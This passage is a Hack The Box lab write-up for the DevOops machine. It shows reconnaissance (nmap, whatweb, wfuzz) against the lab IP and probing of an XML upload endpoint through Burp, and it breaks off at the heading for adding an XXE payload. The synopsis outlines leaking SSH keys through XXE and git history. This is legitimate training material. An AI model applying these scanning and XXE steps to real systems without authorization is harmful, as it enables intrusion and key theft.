**865_HTB_DevOops**

## [HTB] DevOops

- by **Pablo** `github.com/vorkampfer/hackthebox2/devoops`


- **Resources:**

> 1. Classic XXE payload: `github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XXE%20Injection/Files/Classic XXE.xml`
> 2. Git CheatSheet: `https://www.atlassian.com/dam/jcr:e7e22f25-bba2-4ef1-a197-53f46b6df4a5/SWTM-2088_Atlassian-Git-Cheatsheet.pdf`
> 3. 0xdf gitlab: `https://0xdf.gitlab.io/2018/10/13/htb-devoops.html`
> 4. 0xdf YouTube: `https://www.youtube.com/@0xdf`
> 5. Privacy search engine `https://metager.org`
> 6. Privacy search engine `https://ghosterysearch.com/`
> 7. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
> 8. `https://book.hacktricks.xyz/`

- **View terminal output with color**

```
▷ bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



NOTE: I agree with 0xdf this box was a-lot of fun. Very well made box.

Synopsis:

```
DevOops was a really fun box that did a great job of providing interesting challenges that weren't too difficult to solve.
I'll show how to gain access using XXE to leak the users SSH key, and then how I get root by discovering the root SSH key in
an old git commit. In Beyond Root, I'll show an alternative path to user shell exploiting a python pickle deserialization
bug. ~0xdf
```

Skill-set:


```
1. XXE External Entity Injection
2. Abusing git to reveal root ssh key
```

## Checking connection status

1. **Checking my openvpn connection with a bash script.**

```
▷ htb.sh --status

==>[+]  OpenVPN is up and running.
2024-09-04 02:40:12 Initialization Sequence Completed

==>[+]  The PID number for OpenVPN is: 59463

==>[+]  Your Tun0 ip is: 10.10.14.13

==>[+]  The HackTheBox server IP is: 10.129.168.10 devoops.htb

==>[+] PING 10.129.168.10 (10.129.168.10) 56(84) bytes of data.
64 bytes from 10.129.168.10: icmp_seq=1 ttl=63 time=144 ms

--- 10.129.168.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 144.171/144.171/144.171/0.000 ms

==>[+] 10.129.168.10 (ttl -> 63): Linux

Done!
```

## Basic Recon



```
~/haCk54CrAcK/devoops ▷ qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap

nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,5000 devoops.htb
>>> looking for nginx
>>> looking for OpenSSH
OpenSSH 7.2p2 Ubuntu 4ubuntu2.4
>>> Looking for Apache
>>> Looking for popular CMS & OpenSource Frameworks

>>> Looking for any subdomains that may have come out in the nmap scan

>>>  Here are some interesting ports
22/tcp   open  ssh
OpenSSH 7.2p2 Ubuntu 4ubuntu2.4

>>> Listing all the open ports
22/tcp   open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux;
protocol 2.0)
5000/tcp open  http    syn-ack Gunicorn 19.7.1
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan devoops.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3. ▷ echo $openportz
22,80
4. ▷ source ~/.zshrc
5. ▷ echo $openportz
22,5000
6. ▷ portzscan $openportz devoops.htb
7. ▷ qnmap_read.sh
>>> Listing all the open ports
<snip>
22/tcp   open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux;
protocol 2.0)
5000/tcp open  http    syn-ack Gunicorn 19.7.1
Goodbye!
```

OpenSSH (1:7.2p2-4ubuntu2.4) *Ubuntu 16.04.7 LTS (Xenial Xerus)*

3. **Discovery with *Ubuntu Launchpad***


```
1. I lookup `OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 launchpad`
2. Launchpad.net is saying the server is likely a `Ubuntu 16.04.7 LTS (Xenial Xerus)`
```

4. **Whatweb**

```
1. ▷ whatweb http://10.129.168.10:5000/
http://10.129.168.10:5000/ [200 OK] Country[RESERVED][ZZ], HTTPServer[gunicorn/19.7.1], IP[10.129.168.10]
```

5. **curl the server**

```
1. ▷ curl -s -X GET "http://10.129.168.10:5000" -I
HTTP/1.1 200 OK
Server: gunicorn/19.7.1
Date: Wed, 04 Sep 2024 03:06:20 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 285
```


10.129.168.10:5000
Import bookmarks... HTB Account Hack The Box Play... Unable to login -...

Under construction!

This is feed.py, which will become the MVP for Blogfeeder application.

TODO: replace this with the proper feed from the dev.solita.fi backend.

Getting started with your Azure data pipeline

Building your data piplines in Azure and with Polybase

by kaarelkorvemaa | 28 Feb 2018
Azure • Data factor • SQL Data Warehouse • Polybase • Azure Data Lake • Data pipeline • External table

Why are deep learning models so popular?

Thoughts on why deep learning models are popular, and some tips on how to get started with them.

by jessevuorinen | 12 Feb 2018
data science • neural network • supervised learning • artificial intelligence

6. **Checking out the site**

```
1. I add dev.solita.fi to my hosts file but it goes to the same page.
```

---

7. **Directory busting**

```
1. ▷ wfuzz -c --hc=404 --hh=285 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
'http://10.129.168.10:5000/FUZZ'
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000366:   200        0 L      39 W       347 Ch      "upload"
000000126:   200        1815 L   24122 W    517022 Ch   "feed"
000019602:   405        4 L      23 W       178 Ch      "newpost"
```

---


8. **I check out he sites WFUZZ found**

```
1. http://devoops.htb:5000/feed
2. feed is just a picture of a feed, lol
3. http://10.129.168.10:5000/newpost
4. /newpost says `method not allowed`. Whatever that means.
5. Last I check out upload
6. http://10.129.168.10:5000/upload
7. It is a file upload page.
```

---

### Potential XXE

9. **I am on the `/upload` page**



10.129.168.10:5000/upload
Import bookmarks... HTB Account Hack The Box Play... Unable t
Browse...
No file selected.
Upload

This is a test API! The final API will not have this functionality.

Upload a new file


XML elements: Author, Subject, Content

```
1. I uploade the following file `foo.xml`
========================================
<xml>
        <author>blackarchguru</author>
        <subject>Testing</subject>
        <content>This is a test</content>
</xml>
========================================
2. I get a 500 internel error. I realize author, subject and content need to be capitalized as directed on the upload page.
```



```
-----------------------------307816963110320422334262194840
Content-Disposition: form-data; name="file"; filename="foo.xml"
Content-Type: text/xml

<xml>
    <Author>blackarchguru</Author>
    <Subject>Testing</Subject>
    <Content>This is a test</Content>
</xml>

-----------------------------307816963110320422334262194840--
```


10. **I intercept the next upload with Burpsuite so I can see what is going on a little better**



```
HTTP/1.1 200 OK
Server: gunicorn/19.7.1
Date: Wed, 04 Sep 2024 05:34:57 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 171

PROCESSED BLOGPOST:
Author: blackarchguru
Subject: Testing
Content: This is a test
URL for later reference: /uploads/foo.xml
File path: /home/roosa/deploy/src
```

```
1. I change the file name to foo.txt
===========================================
▷ cat foo.txt
<xml>
        <Author>blackarchguru</Author>
        <Subject>Testing</Subject>
        <Content>This is a test</Content>
</xml>
===========================================
2. So Now I have the following in burpsuite after the changes. See image above for better context.
-----------------------------307816963110320422334262194840
Content-Disposition: form-data; name="file"; filename="foo.xml"
Content-Type: text/xml

<xml>
        <Author>blackarchguru</Author>
        <Subject>Testing</Subject>
        <Content>This is a test</Content>
</xml>
---------------------------------
3. Now I am able to get a 200 OK
```

## Adding the XXE payload



